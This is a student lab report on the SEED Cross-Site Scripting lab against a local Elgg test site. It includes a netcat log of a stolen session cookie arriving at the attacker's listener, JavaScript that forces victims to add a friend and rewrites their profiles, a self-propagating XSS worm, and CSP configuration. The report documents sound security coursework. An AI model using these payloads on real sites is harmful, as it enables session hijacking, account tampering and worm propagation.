
Joshua Trzcienski
COMP 435
Lab 5 Report


Cross-Site Scripting (XSS) Attack Lab

Cross-Site Scripting is a particular vulnerability seen very commonly in web applications. It involves some attacker insert malicious code like JavaScript into another user's web browser, which can be used to steal information including session cookies. Cross-Site Scripting worms can spread extremely fast due to the ability to make them self-propagating, which allows them to replicate their code and spread even faster.

Task 1: Posting a Malicious Message to Display an Alert Window




Task 2: Posting a Malicious Message to Display Cookies



```
Elgg=2vnjpdl6dngqiqchlvbl2re5t1

Prevent this page from creating additional dialogs

OK
```


Task 3: Stealing Cookies from the Victim's Machine



```
[11/01/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 152.19.161.143 58646
GET /?c=Elgg%3D2vnjpdl6dngqiqchlvbl2re5t1 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/admin
```

In task 3, the goal was to steal the cookies from someone who looks at the profile of the attacker. By putting the JavaScript in the brief description, as soon as the profile was loaded and because in the command line port 5555 was being watched, the person who loaded the profile had their cookies sent to the attacker. In the fourth line where it starts with GET, the cookie can be seen, and there is also more information like the web browser and operating system as well below the cookie, as well as the place the request came from in the final line, as the account that was being used to launch the attack was admin.

Task 4: Becoming the Victim's Friend



Edit profile

Display name

Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var sendurl = "http://www.seed-server.com/action/friends/add" +"?friend=59" + token + ts;

Ajax = new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```


The first step was to figure what a HTTP request looks like when you try and add a friend, this way it can be added into the JavaScript code and executed when someone is looking at the profile. This was done by signing into a different account than Samy, and then while using the HTTP Header Live, you click on add friend on Samy's account. When this happens, it allows the HTTP request to be seen, and the url was http://www.seed-server.com/action/friends/add?59 and then the token and ts after that. The reason that 59 was at the end was because this is the ID for Samy, so this will be used in the JavaScript being placed in the profile. The given JavaScript already gave the token and ts variables, so these could just be appended to the end of the URL and then added to the profile. To confirm it worked, Samy was signed out and Boby was signed in. When Boby clicked on Samy's profile, he became friends with Samy when checked, even though Boby did not clicked anything at all.

Lines 1 and 2 in the code correspond to countermeasures that Elgg implements to try and combat against Request Forgery attacks. TS is the time stamp and token is a secret token, and these values are specific to each page. They are included in the URL to add a friend, so to create the JavaScript code to add someone as a friend when they visit the profile, both these parameters need to be added.

Without them, the HTTP request would not work and would fail, but because they are saved as variables, they can be easily accessed here.

The attack would still be possible if you could not switch to Text mode, but it would become more difficult. Being able to edit the plaintext is the easiest method, but if it was not allowed you could for example get around it by using a browser extension that could edit the HTTP request to remove the formatting. You would not be able to do it the way it was done here, but it would still be possible.

Task 5: Modifying the Victim's Profile



Edit profile

Display name

Samy


About me

```
<script type="text/javascript">
window.onload = function ()
{
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var content=token + ts + name + "&description=Samy is my hero" + "&accesslevel[description]=2" + guid;

var samyGuid=59;

var sendurl="http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```

In order to create the JavaScript code to add to Samy's profile, first the HTTP request to edit the profile needs to be looked at. Samy's ID was seen in the above example, which it was 59, so this is already known. The goal is to change the victim's profile to say "Samy is my hero" so the JavaScript to actually change the profile needs to be looked at as well. In Samy's profile with the HTTP Header Live being active, edit profile was clicked, and the request was at http://seed-server.com/action/profile/edit, and this is what will be used in the malicious code for the url. The next step was actually changing the profile to see what was needed, and that included the token + ts + name + "the change" + "&accesslevel[description]=2" + guid. These all need to be included in the content, and in "the change" it would say "Samy is my hero" in this case. All of this is added to the shell JavaScript code included, and now when Boby goes to Samy's account, Boby's profile is changed to say "Samy is my hero". The purpose of line number 1 is to make it so the attack does not immediately effect Samy, which would overwrite the JavaScript. If you did not have that, the attack would break right away because the JavaScript would be replaced with "Samy is my hero".

Task 6: Writing a Self-Propagating XSS Worm

The code from the previous task needed to be modified so that whenever someone goes to Samy's profile, the JavaScript code is replicated and put in the victim's profile as well. This increases the speed of it spreading exponentially. The main attack code is largely unchanged, but now the script is given an id, and some new variables are added. First there is the headerTag and the tailTag and these are used as creating the start and end of the script while propagating. The next variable is the jsCode and this is simply taking the code that was written in this script and copying it. This is all put together into a variable, and then is placed right after where the description is changed to "Samy is my hero". The rest of the code is the same and the worm is now self-propagating. The attack was first confirmed to be successful by first signing into Boby's account and going to Samy's profile. Boby's profile was changed, and the JavaScript was added to his account as well. Then Alice was signed in, and she went to Boby's account, not Samy's, and her profile was also changed. This means the code that was originally only on Samy's account is now on Boby's account and Alice's account as well.



Edit profile

Display name

Samy


About me

```
<script type="text/javascript" id="worm">
window.onload = function ()
{
var headerTag = "<script id =\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var content=token + ts + name + "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2" + guid;

var samyGuid=59;

var sendurl="http://www.seed-server.com/action/profile/edit";

if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
```


Task 7: Defeating XSS Attacks Using CSP

The first website, http://www.example32a.com, had all 6 of the areas display OK, and when you clicked the button the message also pops up. This means that the JavaScript was able to overwrite all of the areas. The second area was http://www.example32b.com, and this site had areas 1,2,3, and 5 say Failed, while 4 and 6 were changed to say OK. The button on this site did not work and when it was pressed there was no message displayed. The last site was http://www.example32c.com, and on this site area 2,3, and 5 all said Failed while 1,4, and 6 were changed to say OK. The button on this site also did not work, as when it was pressed no alert message was displayed.

In order for area 5 to display OK on http://www.example32b.com, all that was added was *.example60.com in the script field to allow scripts to come from that website.




```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com  \
           "
</VirtualHost>
```



